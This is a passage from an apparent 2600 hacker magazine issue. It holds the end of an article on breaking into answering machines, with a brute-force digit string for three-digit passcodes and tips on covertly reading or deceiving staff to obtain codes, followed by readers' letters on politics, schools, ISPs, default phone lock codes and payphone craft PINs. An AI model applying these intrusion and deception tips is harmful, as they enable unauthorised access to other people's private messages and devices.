2702802903103203303403503603703803904
1042043044045046047048049051052053054
0550560570580590610620630640650660670
6806907107207307407507607707807908108
2083084085086087088089091092093094095
0960970980991112113114115116117118119
1221231241251261271281291321331341351
3613713813914214314414514614714814915
2153154155156157158159162163164165166
1671681691721731741751761771781791821
8318418518618718818919219319419519619
7198199222322422522622722822923323423
5236237238239243244245246247248249253
2542552562572582592632642652662672682
6927327427527627727827928328428528628
7288289293294295296297298299333433533
6337338339344345346347348349354355356
3573583593643653663673683693743753763
7737837938438538638738838939439539639
7398399444544644744844945545645745845
9465466467468469475476477478479485486
4874884894954964974984995556557558559
5665675685695765775785795865875885895
9659759859966676686696776786796876886
8969769869977787797887897987998889898
899900
```

The number may be intimidating at first, but think of it this way:

1) you would normally have to enter 1000 passcodes to cover all possible combinations. A combination is three digits long, so that is 3000 digits. This number cuts the number of digits you would normally have to enter by almost two thirds.

2) you only need to use this number as a last resort. If the answering machine doesn't accept the normal default passcodes mentioned above (I would venture to say at least 80-90 percent do).

3) you will most likely come across the three digit combination before you have entered all 1005 digits.

Some BellSouth answering machines beep after every digit that is entered. In this case you must slow down so that you get one beep per number and the answering machine doesn't miss any. Also, if you get cut off while entering this number, just call back and start one number before the last one you entered.

Once you have gotten into the machine, BellSouth machines, along with most others, have a recording that tells you what numbers perform certain commands. Another way you can get the passcode to BellSouth machines (and others) is if you are at that person's house (such as your friend or girlfriend), simply press the "code" button when no one is looking. The LCD screen that usually displays the number of messages recorded on the machine will flash the three digit passcode for that machine. Another good way to get into answering machines (if you know what brand/model they use) is to go to a place like Walmart or Radio Shack and ask to see a user's manual on them. This works only if they have the model in stock. You might also want to tell them you bought the machine and lost your user manual. The vulnerabilities mentioned in this article should not be confined to individual's machines. Company answering machines (we'll let you decide what kind of company) are just as vulnerable.

Greets: Necro, Vega, Jizz, Telepathy, and Seek.

still legal thoughts

Ideas

Dear *2600:*

In your 18:1 CueCat article, you detailed a method of scrambling the return code so that Digital Convergence Corp. would be unable to track your CueCat usage. After a recent fiasco where someone walked into one of our record stores and placed approximately 50 identical barcode stickers on various DVD's, I came to the conclusion that we should figure out a way to have all of the *2600* users hard code the CueCat so that it would return the exact same code for all of the *2600* users. It would likely cause more damage then simply scrambling the return information. Actually, I would like to start doing this with every marketing research tool including the Giant Eagle Advantage Card, CVS Card, Borders Frequent Buyer's Card, etc. I would love to see CVS try to perform marketing research on someone who buys $900 worth of food every day all over the eastern seaboard. It 's simply unfair that we must relinquish our privacy for sale price items.

Mitchell_pgh

Who says you have to? If more people come up with similar ideas, market research will become far less intrusive.

Dear *2600:*

I received my *2600* anti-MPAA shirt and feel that the graphics should be reversed because you have a larger graphic on the front. I know that most people feel hackers along with skateboards are against mainstream ideas but style is style....

FlashARK

And not following the rules of style happens to be our style.

Dear *2600:*

Am I to understand that the reason why Napster was in court was because of people on the net downloading songs they didn't pay for? I was under the impression that we were allowed a back up copy of our music/programs/etc. for archival purposes, no? I was wondering if it is possible to set up a program that uses those CueCats Radio Shack is giving away. When the UPC is scanned it would be put into a log (instead of sending you to the website) where there would be a Napster type of system that uses that log to prove you've already paid for the music/software/etc. and then would allow you to see who has what it is you are looking for. Of course, nothing is to stop someone from scanning all the UPC's of music they want to download in the future. Or even to use the new cordless version of the CueCat and go to record stores and scan music they want to download later. Or even the art student who feels it's his/her right to create a web page with printable copies of every UPC imaginable. I'm just curious if this is at all feasible?

Tresser McKay

You've demonstrated that any such system would be prone to people outsmarting it. And that's not even taking into account the privacy issues involved with an accessible log that has info on who has paid for what music. The fact that nobody will be able to change is that people are always going to want to share things they like - music, books, videos, etc. It's gone on forever and technology simply won't be able to stop it, nor should it. What the industry has failed to grasp is that criminalizing such natural acts will only turn public opinion sharply against them and ultimately hurt their precious profits. True piracy exists and people make money with counterfeit items at the expense of the true artists. That's where the attention should be focused, not on individuals merely interested in widening their horizons.

Prison Life

Dear *2600:*

I'm always reading your articles about how atrocious the public school system can get so I thought I'd try to give you an accurate portrayal of the Federal Bureau of Prisons. I am currently serving 18 months for a non-computer-related conspiracy conviction, a charge where no evidence is necessary to convict, only testimony, and it is my first offense. When I arrived I was not provided with a copy of any rules and regulations nor was I given my customary phone call. I picked up one of the inmate phones and dialed 1-800-COLLECT to get a message through to my family and a voice came on and said "You have dialed an unauthorized number" and the line went dead. A week later I was called up front and informed that a report had been run that identified me, through the use of my PIN, as a violator of Program Statement 53264.06, page 12: "Consistent with the Bureau's correctional management objectives and except as noted in this program statement, an inmate may not place calls to telephone numbers for which all the actual expenses for the call cannot be directly and immediately deducted from the inmate's account." This was a 200 series offense. Other 200 series offenses include extortion and assault.

// buddha

School Life

Dear *2600:*

Here's something for your American high school tales of horror section. I'm writing this from the computer lab of my school after being kicked out of my statistics class for telling my teacher in a calm and respectful manner that I think it is creepy how she always walks over to (only) my desk to see if I am taking the notes she writes on the board or not. I have an 89 average in that class and have aced every test this year.

I think this is a good analogy for the existing power structures which allow those possessing power to punish, expel, or imprison individuals who are bored by the tedious and uninteresting nature of the way classrooms (or society) are run. What's scary isn't that I am being punished for speaking the truth to a teacher about how she makes the classroom an uncomfortable and inefficient environment. What is my punishment going to be when I speak to my government about how inefficient it is or how it makes me feel uncomfortable in the wake of recent terrorist attacks? What kind of lesson is it to teach a student that they better shut up when something is being run poorly or risk being punished for speaking up about it? In the wake of insane "anti-terrorism" legislation, this is the kind of world that our government is creating - one where any critic whose words threaten the corrupt systems of inequality becomes a "terrorist" and is swiftly punished. The hypocrisy of the "land of the free" never ceases to amaze me.

christian

In some ways our schools are doing a very good job preparing people for what society has in store for them.

Dear *2600:*

I am really upset. This kid in my class is always talking about hacking. But he gives it a bad name. He's always telling other kids about friends of his erasing people's hard drives and how it would be funny to screw up someone's computer so that it would make orgasm noises and they would get fired. Now everyone in my school is biased against hackers. Also, he made the teachers not like *2600* which I am really mad about. Can you write an answer to this letter explaining what hackers are *really* like so I can show it to him and explain how people like him screw the rest of us over? Thanks.

risus sardonicus

It's not hard to do this on your own. Quite simply, this person is not a hacker. As you say, he just likes to talk about hacking. Challenge him to actually do something that involves true hacking - questioning, figuring things out, sharing discoveries, and (significantly for this case) not causing harm or damage. Screwing things up is relatively easy which is why so many people do it. By defining the difference between stupid behavior and exploring, you should be able to not only make people see the difference but also get them enthused about what hacking really is.

Dear *2600:*

Recently at school I was in the computer lab working on the Internet and my connection was running extremely slow. So I fired up a search engine and looked for websites that would give me my IP address so that I could run a traceroute from samspade.org to my node to diagnose where the bottleneck on the network was. Well, I didn't get that far because while looking for my IP address my English teacher walked by, turned off my computer, and said I was trying to hack the network. I told her my intentions but she did not listen. Since then I have been suspended from school until my parents come to a meeting telling my teachers why I was trying to "hack" the network. On top of that my school computer "privileges" have been suspended indefinitely. Schools are getting more and more paranoid every day.

bb_student

Dear *2600:*

I am a high school senior at a southern Texas high school. I won't tell you where because some of the security holes I talk about have not yet been repaired. I was browsing the site of another high school in the area recently and I made an interesting discovery. The site is badly designed to start out with, and not all of the folders have an index.html file, so I could dump myself into IE's file browser protocol to browse some of their unused images. I was clicking around and discovered that one of their images was broken in some way. The file name was listed, but there was something wrong with the file itself on the server. The problem was such that when I clicked the file link, I was taken to the site administration page, already logged in. Now I'm not malicious and even though some people would think it's funny to put "Go [my school]" or "Down with [their school]" as their index file, that's the kind of thing we do not want hackers to be known for. So anyway, I sent off a letter to their campus webmaster illustrating the hole. The next week I was called down to the principal's office and accused of "hacking." I asked them what did I "hack" since all I did was follow a link on a school-owned web site which happened to have a rather large security hole. Nevertheless, it was still hacking, since I "shouldn't have been viewing those files anyway." This being complete crap, I appealed my case (as difficult as that is in a school district) and managed to get a sort of official "hearing." I then convinced them that alerting a fellow webmaster to a huge security hole that can be abused by people with less morals is not hacking, but rather a good way to build trust and help each other out. Even though I was not punished, I did have my computer privileges revoked for the week or so it took me to get the school board to hear my case, and I had to use my own free time to go plead my case. Sucks, doesn't it?

Maniac_Dan

By hiding their identity, you protect idiots like these who deserve only condemnation for the way they treated you. And for the other school not to have fixed the holes after all of this is unforgivable. Congratulations on pursuing this and winning. But anything short of a sincere apology for the way you were treated is simply unacceptable.

Dear *2600:*

As I was sitting in my English class today, we were reading about "apositive phrases." To my surprise, one of the examples was: "These thieves, people like Kevin Mitnick, steal government and industry secrets" and then under it, "Mitnick, the most cunning of the thieves, was caught by one of his victims, Tsutomu Shimomura." It's odd how people can be so stereotypical of hackers. It seems like people look at us as just these bad stealing criminals, and it seems that it is getting worse.

DeftonesGuy0183

What's really getting worse is the level of propaganda being force fed into our schools. If we saw this kind of *crap happening in another country, we'd convince ourselves that the people there were simply brainwashed. When it happens here, how many people even notice?*

Corporate Life

Dear *2600:*

I work for a company on third shift doing on-site systems support. I have a lot of time to look around and understand everything around me. The security situation is so terrible I have had times where I did not know if I could handle how bad it is. I feel like I am in a completely exposed battlefield. I am not proud of my network. I have sent emails to high level programmers, system analysts, etc., about changing default system manager passwords for our main production database that serves as the heart of the entire North American division. No one cares. Isn't that frightening? I have mentioned how using telnet exclusively (internally and externally) for access to our production system is really unsafe (in a nice way, not threatening them). No one seems to care. There is a blind eye turned to every security issue. I wonder what goes on inside the neurons of the securimonkeys. The entire global network is an open nightmare. At this point I do not know where to turn and I am a little frightened to push security further. I feel if I do, I will turn the wrong people against me. Do you have any suggestions on how I may start turning around a worldwide corporation's security policies from a relatively entry level position without jeopardizing this position?

Hex

Unfortunately, no. Companies run by morons are the most defensive of all and unless you find someone with both power and a brain, any attempts to wake these people up will likely end in failure and possibly cost you your job. Eventually they will do themselves in. We suggest looking for something better so that you don't become a victim when they do.

Observations

Dear *2600:*

It has been observed that "lifetime" subscription holders receive their issues of *2600* significantly later than the other subscribers. Although this could be explained by positing postal delays in processing bulk plain brown envelopes, it could also be explained by positing a prioritized mailing process at *2600*. The lifetime subscribers are not going to provide more subscription income. They can be set aside and deferred until after the subscriptions where the recipient is going to make a renewal decision have been stuffed and labeled.

fuzzy

We hate to burst your bubble but we are nowhere near that level of malevolence. Even if we were, our second class mailing permit dictates that we send all copies out to subscribers at the same time. There are a number of reasons why your issue may be arriving late - among them lousy local mail delivery, delays at borders, or the fact that we're simply late with the issue.

Dear *2600:*

Just wondering, have you seen the final release of XP? Thought it was damn interesting that the final build ended up to be build 2600. Also, I was at B&N and picked up another copy of your fine publication and guess what? It didn't scan - the clerk had to type in the code.

mAd-1

And the irony of that is that Barnes and Noble has implemented a policy where publishers have to pay half the cost of issues that are lost track of in their stores. While this includes shoplifting (something we fail to see how publishers should be penalized for in any way), it also includes cases where issues aren't entered properly by the cashier. We've seen this happen in the past before this policy was begun. We ask our subscribers to make sure that the issues they buy are scanned properly or that the manual entry is correct and not simply rung up as a miscellaneous sale.

Dear *2600:*

Microsoft Internet Explorer 6 was released August 28th. I downloaded it and looked at the "About" to see what version it is. Suspiciously, it is version 6.0.2600.0000. I found the third set of digits pretty damn interesting. Y'all are friggin' everywhere I swear. *How in the hell?!?*

Muchocaca

Dear *2600:*

As an avid reader of your excellent magazine I thought it would be of the utmost importance for you to receive this letter. I was driving around in my hometown in Massachusetts when my check engine light turned on so I stopped to get gas. There was a backup at the light across the street. I looked and saw a Verizon van. Two seconds later I saw it start to drift backwards more and more until it hit the car behind it destroying the car's bumper. It's great that a money hungry company like Verizon can hire drivers who can actually drive, eh?

Silent

Don't worry, in a couple of years they'll have figured out a way to replace their human drivers with computers. (Incidentally, the check engine light could indicate a more serious problem with your car.)

Dear *2600:*

I was looking at the cover for 18:2 and was wondering, is that a cop in riot gear in the reflection of the window? It probably is - after all, that was a big "hacker" crime spree waiting to happen.

Chase "Michael Kenyon" Brown

Dear *2600:*

In response to Mike G.'s letter in 18:2, you can find all Phrack files at www.phrack.org. And in response to ICFN PMP's letter in 18:2, I never found American or Chinese hackers. What I found were hackers who existed without skin color, without nationality, and without religious bias. Hackers ready to join projects, share their knowledge, and help other people to find answers, like the guys of this great magazine. I hope one day you can find them too.

Osi44
Argentina

The fact is that hackers are human beings and so you will certainly find biases of all sorts. But these biases are defined by the individual, not by some sort of hacker hierarchy. Those who fail to understand this and who repeatedly try to get hackers to act as some sort of monolithic army simply wind up distorting what it's all about.

Dear *2600:*

Jet Li is a hacker! In the movie *Romeo Must Die,* there is a scene where he's breaking into his dead brother's apartment. The apartment number on the door is 2600, and it's in the exact same font as your logo. Coincidence? Most likely, but a damn neat one at that.

Evil_Monkey

Dear *2600:*

I am surprised Microsoft is supporting the SSSCA. I could have sworn they were just complaining that government regulation of what you put in an OS limits innovation.

Yonder

You raise a good point. We trust you aren't at all surprised to witness such behavior though. It's further proof of how hypocritical these giant entities are when they bitch and moan about government regulation and then actively embrace it when it's to their advantage.

Dear *2600:*

This goes to all the people in the dalnet chat room #2600. You fucking kids give *2600* a bad name and you all need to give it up because you can kick some one and get a life.

lord ice

We're sensing some anger here. Let's first off point out that not every channel in the world with "2600" in it has anything at all to do with us. IRC simply cannot be controlled in that manner and hopefully it never will be. (It would be interesting to see if some of our litigation-obsessed corporations would actually try to force people not to use their names as channels on an IRC server.) We run our own server (irc.2600.net) and #2600 is our official channel. That's the only IRC server we can speak for and we believe the people who congregate there are more mature and open-minded than most other servers. But there will always be exceptions. That's why it's important to point out that it's only IRC and not worth bursting a blood vessel over.

Dear *2600:*

Ever since I started reading *2600* four years ago, I started looking for "quirks" or something out of the ordinary on the cover. Well, I noticed it on this one and I just simply can't figure it out. Who is the person on the bridge? No, not Dmitry, but on top of the tower of the bridge. He/she is really small. I have not been able to make a clear picture of the person with digital imaging or other means. Who is it? Or was it a foul up? Just wondering.

Johnny C.

The first rule of photography is that no matter how much time you take setting up a shot, there's always someone who will stand in the wrong place at precisely the wrong time.

Dear *2600:*

I am writing to point out the subtle peace sign on the cover of 18:3. It is placed directly under the "26" in 2600, and only visible when the light reflects off the cover in a certain way. Anyhow, I am sure you placed it there intentionally, but why did you not make it more conspicuous? Nevertheless, it is a fine gesture especially in light of recent events, and only perpetuates the notion that hackers are not belligerent or exploitative people. Good luck with your legal fights and please never cease to enlighten.

Cody

Dear *2600:*

On page 46 of 18:3 is an article by Nickels 1 explaining how to bypass Cisco router passwords. Before you let Nickels 1 publish another article, question freedom of information versus plagiarism....

Cisco freely provides this information on their web page at http://www.cisco.com/warp/public/474/ with the title "This page is the index of password recovery procedures for Cisco products." Also, anyone who works on Cisco routers already knows the requirements for bypassing passwords as indicated on Cisco's web page - "Note: For security reasons, the password recovery procedures described here require physical access to the equipment."

Stealing from one source is plagiarism. Stealing from several sources is research!

DJBusyB

We'll deal with it. Thanks for the tip.

Dear *2600:*

I advise everyone to read *Animal Farm* and *1984* by George Orwell. Then look at our society. Doesn't it remind you of the government, religion, or the media?

Also, don't you guys see that we are not going to make *any* difference at all? The general public is too stupid to know what's going on and yet "the future lies in the proles." The media is *always* going to portray hackers as bad, evil, and corrupt no matter what. In this they have already won. The media is the only source of information the "proles" are able to understand. They would rather trade in their freedoms for the illusion of security. But in spite of all this, there will always be people who understand what's going on. We are not the victims. The "proles" are and yet they don't even notice.

Anon O Mous

Dear *2600:*

I have to say that the peace sign you guys printed on the cover of 18:3 was really creative. And your pages still smell so good! How much better can it get?!?

Mark12085

For some perhaps it has already gotten dangerously good.

Dear *2600:*

The phone on the right in the first row on the "Back Cover Foreign Phones" page in 18:3 is *not* a Cambodian one. It's an Australian one.

Felix

We'll see if we can verify this. Hopefully we won't need to send a team over to investigate.

Dear *2600:*

Long time reader, first time writer. I like the peace sign on the cover (the one that hasn't been hijacked by Verizon). Subtle. Several issues ago, there was a notice on an inside cover about picking up back issues of *2600*. Do these still exist? I'd like to grab a few of those.

Andrew Holt

Yes, somehow we let our own back issue ad be taken over by more payphone photos. Full info on availability can be found on the staffbox page. You can order online and browse topics through our website (www.2600.com).

Dear *2600:*

We have a 1985 JC Penny color television that we have been unsuccessful in finding a "universal remote" for. Recently, the television turned on and back off unexpectedly. At the same time, my young son was sitting on the floor playing with one of those battery powered Coleman lanterns, the kind with two fluorescent tubes. After some experimenting, we discovered that when you quickly turn the lantern knob from "off" to "one tube on" and then to the "both tubes on" position, the television would come on. Turn the lantern off and do it again, and the television turns back off. I then used the lantern to train my Handspring as a remote.

mickeym

Politics

Dear *2600:*

I have been reading your magazine for several years now and find it to be generally informative and useful to my profession. But I have become increasingly disturbed by your apparent politics. I fully expect you to excoriate me in the same smug, condescending manner you take with all other writers who disagree with you, but I simply must comment on some of the positions you have advocated over the past months.

I first became really bothered at what appeared to be your defense of the WTO rioters and demonstrators in Seattle. I have followed some of the figures involved in organizing these demonstrations for a while and find them to be nothing more than professional anarchists and modern-day Bolsheviks. Apart from advocating socialist revolution, they are in it only to cause violence and disruption and have nothing constructive to offer politically. I would wager that most of the mob accompanying them are entirely ignorant of the actual political motives of their "leaders," and are just looking to fulfill an adrenaline rush. Fortunately, what views this lot does manage to articulate are so radical and fringe, it is unlikely they ever will gain a wide following.

I also want to address some of your comments in response to letters in the 18:3 issue. Your attacks on gun-ownership utilize some of the same distorted, one-sided statistics used by gun control advocates for years. The 75 percent reduction in gun-related deaths in Canada compared to the United States includes police shootings and instances of self defense in this country. Citizens in the United States use firearms in self-defense against crime more that 6,000 times per day, and less than five percent of those instances require the pulling of a trigger.

The way we do things here in the United States is not now, has never been, and never will be perfect. Yet many voices such as yours advocate tearing it all down because of that lack of perfection. As long as human nature remains as it is, your utopian pursuits will remain a fairy tale quest. The fact is that like it or not, we live in the best system in the world. It should continue to be criticized and improved, and we all need to be alert to those who try to twist the rules for their own benefit and the detriment of others. That is something often done well by *2600* by pointing out the danger and folly inherent in things like the DMCA or MPAA. You have it partially right in your belief that less government is better, but you also need to realize that corporations are not all evil. Naturally they are very self-interested and often they do stupid things, but by trying to punish a couple of dozen people in a board room, you also end up seriously harming hundreds, if not thousands, of employees who are just trying to make a living and take care of their families.

So, as you get busy painting me as a Nazi kook or some such thing, I will take my leave of you secure in the knowledge that, like the WTO demonstrators in Seattle, your views will no doubt be regarded as so radically fringe that you won't gain much of a following either.

G. Conterio

Calling us names and then virtually daring us to call you names in return says more about you than any name ever could. That said, let's quickly dismantle your logic so we can move on with more technical matters. The WTO protesters, particularly in Seattle, enveloped a wide range of political beliefs, left, right, and center. Even the mass media occasionally got this right. The revisionism that has turned these peaceful protests into riots is very self serving to those who want to demonize the entire anti-globalization movement. But the firsthand accounts and unedited footage tell a very different story. Listen to our own coverage from November and December of 1999 on our website in the "Off The Hook" section where we tracked down dozens of these firsthand accounts. This is not to say there weren't a few idiots who tried to cause problems by destroying property. But these people hardly defined the mood of the rest and even their actions paled in comparison to the actual violence perpetrated by the police, which to this day remains completely unpunished. Talk to people who were actually there and come up with some unedited footage that backs up your conclusions before you condemn an entire group of people. And if you can find any way that what we're saying here differs from the things we've been saying since our first issue, please let us know.

It's wonderful to know that citizens in the U.S. are constantly using guns to prevent crime (although it's a bit puzzling to figure out where such statistics are kept). But in other parts of the world they somehow manage to prevent a whole lot more crime without using guns at all! And of course, there's the matter of all the gun-related crimes that we fail to prevent, which was sort of the whole point. The simple fact is that we have a major problem and getting more guns is certainly not the answer. And our statistics come from such biased organizations as hospitals, police departments, the Centers for Disease Control, and the United Nations. And they all seem to correlate quite nicely.

To continue the refrain that we have the best system in the world invariably leads to a lack of urgency in getting problems fixed or even in seeing them. And when people say that in fact we don't have the best system in the world, as we do, they are branded as traitors, utopian dreamers, and people who want to tear everything down, among other things. They are often told to leave if they don't like it rather than stay and fight to make things better. The end result is that the things that really need to change continue not to change. And it's that failure which will ultimately prove to be our downfall.

Dear *2600:*

The Libertarian Party is not "naive in their assumption that massive corporations will act responsibility with little regulation." This is a deliberate distortion of Libertarian thought - and you know it.

Libertarians proclaim that "massive corporations" can only flourish *because of* the environment of regulation. The existence and legitimization of regulation is what *allows* the corporations to manipulate the legal environment to their own benefit. A "level playing field" cannot be tilted by the politically powerful. Once the playground is lifted off the field and (allegedly) held level by regulations, then is when it becomes susceptible to corruptive influences.

It is the Stalinists-at-heart, such as yourself, who proclaim the legitimacy of government regulation. As such, you are War Criminals in the economic struggle for freedom and self-reliance of individuals.

You guys really *do* deserve the harassment you've received. It is the golem that you yourselves created.

American citizen residing abroad

We'll ignore the hysterical name-calling in the interests of space. Instead, let us express our gratitude for explaining this position so clearly. All it takes to ensure that corporations won't abuse power is to not impose regulations at all! Our use of the word "naive" somehow seems insufficient in light of this clarification.

Con Jobs

Dear *2600:*

In the August 13, 2001 issue of *BusinessWeek,* the CEO of a small ISP in North Carolina says that Verizon exploits "its control of high-speed Internet lines, randomly cutting off service for his customers. Once the line goes dead, he claims, [Verizon] representatives tell customers that [his small ISP] 'seems to have screwed up,' adding: 'Why don't you come with us?'" Meaning, why don't you switch to Verizon. Could this possibly be true? There must be some reader of *2600* who works for Verizon in North Carolina who can fill us in if this is standard practice.

ns

We can tell you that this is standard practice in New York. We've seen it ourselves on two separate occasions. In one instance a DSL line was ordered from a non-Verizon ISP and it failed the Verizon engineering survey (they control the wires), meaning that it was technically impossible to install the line according to them. The next week we got a call from Verizon telling us that our Verizon DSL line was all set to go. Another time we managed to successfully get a DSL line installed with a non-Verizon ISP only to have Verizon physically cut the line "by accident." Magically, upon reconnection we were no longer able to attain the same speeds. That to us is sheer vandalism on Verizon's part. We've heard numerous stories from other customers and virtually every ISP in the area that confirms this kind of thing happens all the time with Verizon. Maybe we should just stop all regulation of phone companies and then Verizon will suddenly start to behave.

Dear *2600:*

First, congratulations for the best magazine on earth, and condolences for the terrorist attack on NYC.

Now for the meat... I went to the following Internet cafe tonight: easyEverything, 31/37 bd de Sebastopol, 75001 Paris, France. I discovered that www.2600.com was blocked without any explanation by redirecting straight into their web page at www.easyeverything.com. I know from their site that they are the same company as easyjet and easycar.com and that there is one of those (Windows-based) web cafes in New York at 234 West 42nd Street. I already wrote on their complaints book, but intend to send a registered letter to their head offices in England located at:easyEverything Ltd., 12 Hanway Place, London W1T 1HD, England.

sxpert

These people have been a problem for some time. They have many stores in Amsterdam as well and since their software determined that the website for the HAL 2001 conference was somehow unsuitable, many people weren't able to get directions to the conference this summer after having spent money for Internet access. We've had many complaints from people who find it outrageous that our site is blocked and also redirected without explanation to their site. This is what happens when a big company drives all the little companies out of business with artificially low prices. You wind up playing by whatever rules they feel like setting.

Morale Boosts

Dear *2600:*

I picked up my first issue (18:2) at Cooper's in MA and I was instantly absorbed even though I know less than nothing about computers. I just wanted to say good luck in court and that this zine is a valuable source of information, so don't be intimidated by the evil corporations who are trying to shut you down!

S

Dear *2600:*

"A 'No' uttered from deepest conviction is better and greater than a 'Yes' merely uttered to please, or what is worse, to avoid trouble." - Mahatma Gandhi

Good luck, I wish you all the best.

David (Cobra2411)

Dear *2600:*

I have been reading *2600* ever since I remember hiding them under my bed so my mom and dad didn't find them. What an honor, next to my porno mags and *Anar-*

chist's Cookbook. Anyway, I want to express my gratitude to your publication. I take that back - *our* publication. Without *2600* I would've been lost since I lived in a small town with very few like-minded individuals. I now live in a larger city and run into hackers on a daily basis. Thanks and see you at H2K2.

LanZfreak

More Info

Dear *2600:*

I'm sure you will get my name with my email, but I'm going to ask that you don't share it if you print this letter. The information I have I believe is considered confidential by the company. You recently printed an article about The Matrix tool that @home T2 technicians use. You said that tool allowed us to access a customer's computer and control it remotely. This is incorrect. The tool you are thinking of is called Remote Assistant, which is simply a web based version of VNC. It cannot be turned on without the customer's permission as they have to visit a special website (http://home-help.excite.com/ra) and then they have to click on the right button. The Matrix tool is simply a tool that allows us to run down line problems by showing us modem init history, Signal to Noise Ratio, etc., etc. Hope this clears things up, but again, please do not publish my name.

No Name

Not that we don't think the information you provided was interesting, but do you really think sharing something so basic would put you in danger? The sad fact is that you're probably right.

Dear *2600:*

I wished to expound a bit on the architecture for support referred to in M0rtis' article about working at AT&T @Home. The Matrix is actually a small cluster of servers with an HTML interface to a database containing SNMP information from every cable modem in the country (under the @Home system). The SNMP information polled is in line with what one might expect from the available SNMP objects in the DOCSIS specifications (found at http://cablemodem.org/specifications.html). The information consists of data collected from both the modem itself and the CMTS router in the system's headend. CMTS stands for Cable Modem Termination System and generally refers to a router, usually a Cisco, which has one or more cable modem cards that interface with the RF network and one or more standard ethernet cards that will connect to a common hub. The hub then connects to a backbone router interfaced with one or more WAN circuits. The IOS version of all of the devices mentioned is generally kept well up to date. In The Matrix, each MSO (Multiple System Operator) has access only to its own modems in most cases. A local system will often be assigned one or two individual user accounts. Most level one tech support that is conducted in a local system will not have access to The Matrix. I am aware of at least one that does. The most interesting capabilities afforded by access to this tool are simply bandwidth utilization analysis and signal integrity analysis. There is no built in capability to snoop or anything of that sort. The closest it gets is affording the user the ability to see how much data has been transmitted and received since the last cold boot of the modem. This is one piece of evidence used in identifying bandwidth abusers.

I am told that the modem itself can be altered by SNMP SET commands given that one knows the proper write community string. The hard part is that this can only be done from inside the private net-10 address space to which the RF side of the modem belongs. Each modem is assigned the net-10 address for polling purposes only and this address has no affect or role in general Internet traffic between the computer and the net-24 and net-65 networks (the @Home backbone). All bandwidth allotment and power adjustment messages between the modem and CMTS are in terms of the MAC address. The net-10 address is assigned by a DHCP server at boot of the modem, along with the address of a TFTP server to obtain a config file from. The config file is downloaded to the modem in a TLV format specified by the DOCSIS specifications. This config file is authenticated by the CMTS before it grants the CM permission to talk and allots it to a grouped transmission time slot. As an interesting aside, this is also where the QOS level for the modem is set to cap it to a certain speed. Usually MSOs will have two or three levels of QOS, one for 0, 3 MB, and full speed - or 10 MB. Each QOS level is represented by an integer between 0-9. The Matrix also reports this QOS value back from the modem, but only if a specific type of poll is done. In any case, The Matrix does not do much else, and as such is of little use for anything other than that for which it was intended.

Level 2 support can "VCN" into customers' computers through a tool called Expert City. There are a few other tools out there that allow this, but they are all only by permission. For any of them, nothing in this regard is installed on the user's computer. For Windows customers, they can use the NetDiag.exe client to gather information and conduct an official bandwidth test between the customer's computer and the proxy server in the system's headend. This won't detect three hop out problems, but then again, they won't troubleshoot those with you anyways. This particular mechanism requires that the user place the NetDiag program into a Customer Support Connection mode and then the support personnel use the exact same distribution of the program, set to mode=support as a "run" option, to connect to the user's computer. The difference is that the support personnel have a username and password that allows them to use this capability. Both of these are very easy to guess. If the user had it, they could perform bandwidth tests by/on themselves and connect to another user's computer to do the same. The only information given is as follows: 1) OS, RAM, hard drive space, sys resources, basically anything you get from a sys info dialog; 2) Complete stack information, Winsock and all; 3) The ability to remotely run traceroutes, pings, and the bandwidth test from the user's computer. Not terribly dramatic either. One interesting bit though: the bandwidth test is a customized "bing" test (found at http://www.cnam.fr/reseau/bing.html). With bing, a series of packets of custom size, timeout value, etc. are sent from one host to another and the statistical average of their performance is taken to represent the bandwidth available.

This is conducted as a two-way test on the @Home network between the client computer and the proxy server in that system's headend. I would find it very interesting to hear if there is a way to change the end point of the test. It would be unfortunate if this client could be used to conduct a DDOS attack of some sort. The default port for this client (which can be changed) is 9812.

The only other significant piece to the story is the Support.Com client placed on the computer. It has various capabilities such as a system restore and auto-fixes for different areas of the stack, but that's it. So I'm afraid there is nothing particularly malicious about @Home. But they do have a number of possibilities within their infrastructure for abuse or other activities. (That is, before they fold and become part of AT&T in a year or so, hmmmÖ.) When Code Red II hit, it became apparent that a lot of users had IIS running on their computers despite @Home's no server rules. Many of them didn't even know it was there. The virus broke the 10.x.x.x space of the modems, nearly incapacitating large portions of certain markets. Even if probing of an infected IIS server did not compromise a customer's net-24 or net-65 public IP, their modem might have exhibited a near solid activity light.

It shouldn't be necessary to say, but I am merely pointing out all of this for informational purposes. There is no malice in any of it.

One last note: If you have a G.I. 3100, set your computer IP to 192.168.100.2 then point your browser or HTTP content reader of choice at 192.168.100.1 and see what you find.

g0 seigen

Dear *2600:*

I figured I'd drop a note regarding a letter from toast666 [pg50/51, Discoveries] regarding his cell phone. Sorry toast666, as an ex-ATTWS slut, I can tell you that those codes have nothing to do with hacking. What the rep did was manually enter the phone's required info to operate. This is normally done by an OTAP (Over The Air Program) sent to your phone. If it doesn't get through right away, they manually enter your phone number and SID (System ID code... one for every market city). Sounds like you're in the Chicago area. I can also tell by the six zeroes (the default security code) that you have a Motorola phone. Yippee.

You can't get a new phone number by just manually programming the phone. Each call/registration signal to/from the phone contains encrypted info (a number as long as your arm... no BS) with your phone's Electronic Serial Number, phone number, etc., etc.

Here's a Motorola hack for you: If you forget your phone's lock code, leave the battery off for five minutes, then enter the default lock code of "123".

meowmixman

Dear *2600:*

In 18:2, Cyrus wrote about entering 2727378 into a payphone for some interesting features. As you say, it looks suspiciously like a phone number. Cyrus forgot to mention that you type this number while the phone is on hook, making it a very different number indeed.

I posted several messages to various BBS's about this number many years ago when I saw a BellTel guy changing the text on a subway payphone in Toronto.

This telequirk number spells out Craserv, which is the Millennium Manager software component you invoke by dialing the number. An equivalent number is 2541965 (which doesn't spell anything).

Dialing this number on a Millennium phone will bring up a PIN prompt. 55555 and 12345 work to some extent. Some codes bring up menus like "Please insert key to open change box" or "Please insert key to open terminal."

If you enter a PIN number less than 40000, you will be prompted for an op code. Anything less than 80000 gives you the "insert key" prompts. There are several specific codes, such as the 270 range that controls LCD brightness. Opening the terminal with a key will give you access to the keyboard port necessary for changing the text. Opening the change box without a key will give you access to a jail cell and some fat hairy guy who keeps calling you Mary.

Lucifer Messiah
Anarkick Systems

Dear *2600:*

